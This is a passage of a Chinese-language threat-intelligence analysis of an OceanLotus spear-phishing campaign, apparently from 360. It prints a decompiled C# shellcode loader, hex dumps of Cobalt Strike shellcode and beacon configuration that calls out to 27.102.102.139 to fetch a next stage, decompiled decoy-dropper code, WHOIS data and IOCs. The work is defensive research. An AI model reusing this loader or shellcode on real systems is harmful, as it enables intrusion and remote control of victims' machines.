// Token: 0x06000003 RID: 3 RVA: 0x000021DC File Offset: 0x000003DC
public void LoadShell(string shellbase64, int archSize)
{
    if (IntPtr.Size == archSize || archSize == 0)
    {
        byte[] array = Convert.FromBase64String(shellbase64);
        IntPtr intPtr = TestClass.VirtualAlloc(IntPtr.Zero, (uint)array.Length, TestClass.MEM_COMMIT, TestClass.PAGE_EXECUTE_READWRI
        Marshal.Copy(array, 0, intPtr, array.Length);
        IntPtr arg_3A_0 = IntPtr.Zero;
        uint num = 0u;
        IntPtr zero = IntPtr.Zero;
        TestClass.WaitForSingleObject(TestClass.CreateThread(0u, 0u, intPtr, zero, 0u, ref num), 4294967295u);
    }
    else
    {
        string text = Environment.CommandLine;
        text = text.Substring(text.IndexOf(" "));
        if (archSize == 8)
        {
            Process.Start(Process.GetCurrentProcess().MainModule.FileName.ToLower().Replace("syswow64", "system32"), text);
        }
        else
        {
            Process.Start(Process.GetCurrentProcess().MainModule.FileName.ToLower().Replace("system32", "syswow64"), text);
        }
    }
    Environment.Exit(0);
}
```

接下来程序会把传过来的string做base64解密在内存中加载执行，下图为解密后的string，很容易看出来这又是Cobalt Strike的Shellcode Payload：

```
00000000  FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  üè‰...`‰å1Òd‹R0‹
00000016  52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R.‹R.‹r(.·J&1ÿ1À
00000032  AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  ¬<a|., ÁÏ..ÇâRW
00000048  8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  ‹R.‹B<.Ð‹@x…ÀtJ.
00000064  D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B  ÐP‹H.‹X .Óã<I‹4‹
00000080  01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4  .Ö1ÿ1À¬ÁÏ..Ç8àuô
00000096  03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B  .}ø;}$uâX‹X$.Óf‹
00000112  0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24  .K‹X..Ó‹.‹.Ð‰D$$
00000128  5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQÿàX_Z‹.ë†]
00000144  68 6E 65 74 00 68 77 69  6E 69 54 68 4C 77 26 07  hnet.hwiniThLw&.
00000160  FF D5 E8 80 00 00 00 4D  6F 7A 69 6C 6C 61 2F 35  ÿÕè€...Mozilla/5
00000176  2E 30 20 28 63 6F 6D 70  61 74 69 62 6C 65 3B 20  .0 (compatible;
00000192  4D 53 49 45 20 39 2E 30  3B 20 57 69 6E 64 6F 77  MSIE 9.0; Window
00000208  73 20 4E 54 20 36 2E 30  3B 20 54 72 69 64 65 6E  s NT 6.0; Triden
00000224  74 2F 35 2E 30 3B 20 42  4F 49 45 39 3B 45 4E 55  t/5.0; BOIE9;ENU
00000240  53 4D 53 4E 49 50 29 00  58 58 58 58 58 58 58 58  SMSNIP).XXXXXXXX
00000256  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
00000272  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
00000288  58 58 58 58 58 58 00 59  31 FF 57 57 57 57 51 68  XXXXXX.Y1ÿWWWWQh
00000304  3A 56 79 A7 FF D5 E9 93  00 00 00 5B 31 C9 51 51  :Vy§ÿÕé“...[1ÉQQ
00000320  6A 03 51 51 68 BB 01 00  00 53 50 68 57 89 9F C6  j.QQh»...SPhW‰ŸÆ
00000336  FF D5 89 C3 EB 7A 59 31  D2 52 68 00 32 A0 84 52  ÿÕ‰ÃëzY1ÒRh.2 „R
00000352  52 52 51 52 50 68 EB 55  2E 3B FF D5 89 C6 68 80  RRQRPhëU.;ÿÕ‰Æh€
00000368  33 00 00 89 E0 6A 04 50  6A 1F 56 68 75 46 9E 86  3..‰àj.Pj.VhuFž†
00000384  FF D5 31 FF 57 57 57 57  56 68 2D 06 18 7B FF D5  ÿÕ1ÿWWWWVh-..{ÿÕ
00000400  85 C0 74 48 31 FF 85 F6  74 04 89 F9 EB 09 68 AA  …ÀtH1ÿ…öt.‰ùë.hª
00000416  C5 E2 5D FF D5 89 C1 68  45 21 5E 31 FF D5 31 FF  Åâ]ÿÕ‰ÁhE!^1ÿÕ1ÿ
00000432  57 6A 07 51 56 50 68 B7  57 E0 0B FF D5 BF 00 2F  Wj.QVPh·Wà.ÿÕ¿./
00000448  00 00 39 C7 75 04 89 D8  EB 8A 31 FF EB 15 EB 49  ..9Çu.‰Øë1ÿë.ëI
00000464  E8 81 FF FF FF 2F 6F 45  63 45 00 00 68 F0 B5 A2  è.ÿÿÿ/oEcE..hðµ¢
00000480  56 FF D5 6A 40 68 00 10  00 00 68 00 00 40 00 57  VÿÕj@h....h..@.W
00000496  68 58 A4 53 E5 FF D5 93  53 53 89 E7 57 68 00 20  hX¤Såÿ Õ“SS‰çWh.
00000512  00 00 53 56 68 12 96 89  E2 FF D5 85 C0 74 CD 8B  ..SVh.–‰âÿÕ…ÀtÍ‹
00000528  07 01 C3 85 C0 75 E5 58  C3 E8 1D FF FF FF 32 37  ..Ã…ÀuåXÃè.ÿÿÿ27
00000544  2E 31 30 32 2E 31 30 32  2E 31 33 39 00           .102.102.139.
```


Shellcode会连接https://27.102.102.139/oEcE地址下载下一步攻击荷载，而oEcE就是前面分析的CobaltStrike的释放Beacon模块的Shellcode：

```
Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000 FC E8 00 00 00 00 EB 27  5A 8B 0A 83 C2 04 8B 32  üè....ë'Z▌.▌Â.▌2
00000016 31 CE 83 C2 04 52 8B 2A  31 CD 89 2A 31 E9 83 C2  1Î▌Â.R▌*1Í▌*1é▌Â
00000032 04 83 EE 04 31 ED 39 EE  74 02 EB EA 59 FF E1 E8  .▌î.1í9ît.ëêYÿáè
00000048 D4 FF FF FF 67 57 5F 51  67 49 5C 51 2A 0D B7 51  Ôÿÿÿ gW_QgI\Q*.·Q
00000064 2A 0D B7 0A 78 48 E2 83  9D C9 21 0B E4 C9 21 F4  *.·.xHâ▌.É!.äÉ!ô
00000080 37 40 E2 A3 5F 44 E2 A3  5F 14 1D 73 37 E4 A8 D1  7@â£_Dâ£_..s7ä¨Ñ
00000096 61 8C AD D1 61 8C FD 2E  B2 8C FD 2E B2 8C FD 2E  a▌-Ña▌ý.²▌ý.²▌ý.
00000112 B2 8C FD 2E B2 8C FD 2E  42 8C FD 2E 4C 93 47 20  ²▌ý.²▌ý.B▌ý.L▌G
00000128 4C 27 4E ED 6D 9F 4F A1  A0 BE 1B C9 C9 CD 3B B9  L'Ním▌O¡ ¾.ÉÉÍ;¹
00000144 BB A2 5C CB DA CF 7C A8  BB A1 12 C7 CF 81 70 A2  »¢\ËÚÏ|¨»¡.ÇÏ.p¢
00000160 EF F3 05 CC CF 9A 6B EC  8B D5 38 CC E6 BA 5C A9  ïó.ÌÏ▌kì▌Õ8Ìæº\©
00000176 C8 B7 51 A3 EC B7 51 A3  EC B7 51 A3 4B 45 4D B5  È·Q£ì·Q£ì·Q£KEMµ
00000192 A8 D6 3F F0 4B 45 4D B5  A8 D6 3F F0 F6 0A DB B5  ¨Ö?ðKEMµ¨Ö?ðö.Ûµ
00000208 14 99 A9 F0 E9 58 5F B5  23 CB 2D F0 DE 0A CA B5  .▌©ðéX_µ#Ë-ðÞ.Êµ
00000224 2E 99 B8 F0 D3 58 49 B5  B1 CB 3B F0 75 9E 32 B5  .▌¸ðÓXIµ±Ë;ðu▌2µ
00000240 99 0D 40 F0 7A 9E 33 B5  4A 0D 41 F0 B7 CC BA B5  ▌.@ðz▌3µJ.Að·Ìºµ
00000256 ED 5F C8 F0 10 9E 28 B5  F2 0D 5A F0 0F CC B9 B5  í_Èð.▌(µò.Zð.Ì¹µ
00000272 ED 5F CB F0 BF 36 A8 98  5C A5 DA DD 5C A5 DA DD  í_Ëð¿6¨▌\¥ÚÝ\¥ÚÝ
00000288 5C A5 DA DD 5C A5 DA DD  5C A5 DA DD 0C E0 DA DD  \¥ÚÝ\¥ÚÝ\¥ÚÝ.àÚÝ
00000304 40 E1 DF DD 02 9F 97 85  02 9F 97 85 02 9F 97 85  @áßÝ.▌▌▌.▌▌▌.▌▌▌
00000320 E2 9F 95 A4 E9 9E 9C A4  E9 A2 9E A4 E9 7C 9E A4  â▌▌¤é▌▌¤é¢▌¤é|▌¤
00000336 E9 7C 9E A4 88 18 9F A4  88 08 9F A4 88 58 9D A4  é|▌¤▌.▌¤▌.▌¤▌X.¤
00000352 88 58 9D B4 88 48 9D B4  88 4A 9D B4 8D 4A 9D B4  ▌X.´▌H.´▌J.´.J.´
00000368 8D 4A 9D B4 88 4A 9D B4  88 4A 9D B4 88 6A 99 B4  .J.´▌J.´▌J.´▌j▌´
00000384 88 6E 99 B4 63 67 9D B4  61 67 DD B5 61 67 CD B5  ▌n▌´cg.´agÝµagÍµ
00000400 61 77 CD B5 61 77 DD B5  61 67 DD B5 61 67 DD B5  awÍµawÝµagÝµagÝµ
00000416 71 67 DD B5 71 8E DF B5  20 8E DF B5 44 59 DD B5  qgÝµq▌ßµ ▌ßµDYÝµ
00000432 E4 59 DD B5 E4 A9 DE B5  50 A8 DE B5 50 A8 DE B5  äYÝµä©ÞµP¨ÞµP¨Þµ
00000448 50 A8 DE B5 50 A8 DE B5  50 A8 DE B5 50 A8 DA B5  P¨ÞµP¨ÞµP¨ÞµP¨Úµ
```

经过和0x69异或配置文件解密出的配置文件如下：

```
00000304 00 00 00 00 00 00 00 00  00 00 00 08 00 03 01 00  ................
00000320 32 37 2E 31 30 32 2E 31  30 32 2E 31 33 39 2C 2F  27.102.102.139,/
00000336 49 45 39 43 6F 6D 70 61  74 56 69 65 77 4C 69 73  IE9CompatViewLis
00000352 74 2E 78 6D 6C 00 00 00  00 00 00 00 00 00 00 00  t.xml...........
00000368 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000384 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000400 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000416 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000432 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000448 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000464 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000480 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000496 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000512 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000528 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000544 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000560 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000576 00 09 00 03 00 80 4D 6F  7A 69 6C 6C 61 2F 35 2E  ......Mozilla/5.
00000592 30 20 28 63 6F 6D 70 61  74 69 62 6C 65 3B 20 4D  0 (compatible; M
00000608 53 49 45 20 39 2E 30 3B  20 57 69 6E 64 6F 77 73  SIE 9.0; Windows
00000624 20 4E 54 20 36 2E 31 3B  20 57 4F 57 36 34 3B 20   NT 6.1; WOW64;
00000640 54 72 69 64 65 6E 74 2F  35 2E 30 3B 20 4C 42 42  Trident/5.0; LBB
00000656 52 4F 57 53 45 52 29 00  00 00 00 00 00 00 00 00  ROWSER).........
00000672 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000688 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000704 00 00 00 00 00 00 00 0A  00 03 00 40 2F 73 75 62  ...........@/sub
00000720 6D 69 74 2E 70 68 70 00  00 00 00 00 00 00 00 00  mit.php.........
00000736 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


执行完Shellcode的同时会从资源中释放ID为102的doc文件并打开：




```
v7 = v6;
v22 = 0;
v8 = FindResourceW(v6, (LPCWSTR)102, (LPCWSTR)0xA);
v9 = SizeofResource(v7, v8);
v10 = LoadResource(v7, v8);
v11 = LockResource(v10);
sub_10001F30(&v19, &a1, v12, v13, v14);       // 打开文件
LOBYTE(v22) = 1;
sub_10001DA0((char *)&v19, (int)v11, v9, 0);  // WriteFile
if ( !sub_100030C0(&v20) )
{
  v15 = (int *)((char *)&v19 + *(_DWORD *)(v19 + 4));
  v16 = v15[3] | 2;
  if ( !v15[14] )
    v16 = v15[3] | 6;
  v17 = v16 & 0x17;
  v15[3] = v17;
  if ( v17 & v15[4] )
    sub_10004E90(v15, 0);
}
LOBYTE(v22) = 0;
*(int *)((char *)&v19 + *(_DWORD *)(v19 + 4)) = (int)&std::basic_ofstream<char,std::char_traits<char>>::`vftable';
*(int *)((char *)&v18 + *(_DWORD *)(v19 + 4)) = *(_DWORD *)(v19 + 4) - 96;
sub_10002030(&v20);
*(int *)((char *)&v19 + *(_DWORD *)(v19 + 4)) = (int)&std::basic_ostream<char,std::char_traits<char>>::`vftable';
*(int *)((char *)&v18 + *(_DWORD *)(v19 + 4)) = *(_DWORD *)(v19 + 4) - 8;
v21 = &std::ios_base::`vftable';
std::ios_base::_Ios_base_dtor((struct std::ios_base *)&v21);
if ( (unsigned int)a6 >= 8 )
  j__free(a1);
```

```
  v7 = 0;
sub_10005430(&v30, &v43, v7);
sub_10001BE0(*(void **)&v30, v31, v32, v33, v34, v35);
wcstombs(&v41, &v43, 0x100u);
v8 = strlen(&v41) + 1;
v9 = (char *)&v38 + 3;
do
  v10 = (v9++)[1];
while ( v10 );
qmemcpy(v9, &v41, v8);
WinExec(CmdLine, 0);
```

打开后的界面如下以迷惑攻击对象，以为自己刚才打开的就是word文档：




溯源和关联分析

通过在360威胁情报中心搜索www.hkbytes.info该域名，如图：

域名: www.hkbytes.info

搜索IP的结果如下：



该域名最早看到时间是2017年9月12日，而域名注册时间为2017年1月4日，可见海莲花团伙会为将来的攻击预先储备网络资源。

威胁情报 1　域名解析 4　注册信息 1　关联域名 2　定制搜索

当前解析记录

类型	解析结果	地理位置	标签
CNAME	hkbytes.info.		无
A	124.109.1.146	泰国/泰国	无

历史解析 - A记录

最早看到	最近看到	解析结果	地理位置	ASN	标签
2017/09/12	2017/11/08	104.27.146.186 104.27.147.186	CLOUDFLA… CLOUDFLA…	AS13335 Cloudflare Inc AS13335 Cloudflare Inc	无

历史解析 - 其它记录

最早时间	最近时间	解析结果	类型
2017/11/08	2017/11/28	hkbytes.info	CNAME

WHOIS Result

Domain Name: HKBYTES.INFO
Registry Domain ID: D503300000031069190-LRMS
Registrar WHOIS Server:
Registrar URL: http://www.PublicDomainRegistry.com
Updated Date: 2017-11-07T08:47:28Z
Creation Date: 2017-01-04T12:23:42Z
Registry Expiry Date: 2018-01-04T12:23:42Z
Registrar Registration Expiration Date:
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: `abuse-contact@publicdomainregistry.com`
Registrar Abuse Contact Phone: +1.2013775952
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: C197245987-LRMS
Registrant Name: Eric Coaldrake
Registrant Organization: cc
Registrant Street: 4065 Nuzum Court
Registrant City: Buffalo
Registrant State/Province: Not Applicable
Registrant Postal Code: 14216
Registrant Country: US
Registrant Phone: +1.17165487915
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: `abuse@domainprovider.work`
Registry Admin ID: C197245988-LRMS
Admin Name: Eric Coaldrake
Admin Organization: NA

总结

为了成功渗透目标，海莲花团伙一直在积极跟踪利用各种获取恶意代码执行及绕过传统病毒查杀体系的方法，显示团伙有充足的攻击人员和技术及网络资源储备。对于感兴趣的目标，团伙会进行反复的攻击渗透尝试，360威胁情报中心和360安全监测与响应中心所服务的客户中涉及军工、科研院所、大型企业等机构几乎都受到过团伙的攻击，那些单位对外公布的邮箱几乎都收到过鱼叉邮件，需要引起同类组织机构的高度重视。

参考链接

“Fileless” UAC Bypass Using eventvwr.exe and Registry Hijacking

IOC

URL
hxxp://www.hkbytes.info:80/resource/image.jpg
hxxp://www.hkbytes.info/logo.gif
hxxp://27.102.102.139:80/lcpd/index.jpg
hxxps://27.102.102.139/oEcE
C2
www[.]hkbytes[.]info
27[.]102[.]102[.]139
文件名
2018 年加薪及任命决定征求意见表 .exe
请查收 8 月和 9 月的工资单.doc

Tags: 漏洞 , 攻击 , 利用 , 团伙 , 代码 , 注册表 , 分析 , 情报中心 , 威胁 , 发现 ,

为您推荐了相关的技术文章:

1. BlackHat 2016 回顾之 JNDI 注入简单解析
2. 利用 Python 特性在 Jinja2 模板中执行任意代码
3. 从反序列化到命令执行 - Java 中的 POP 执行链
4. unserialize() 实战之 vBulletin 5.x.x 远程代码执行
5. Pwn2Own2017专题：VMWARE UAF漏洞分析

原文链接： www.anquanke.com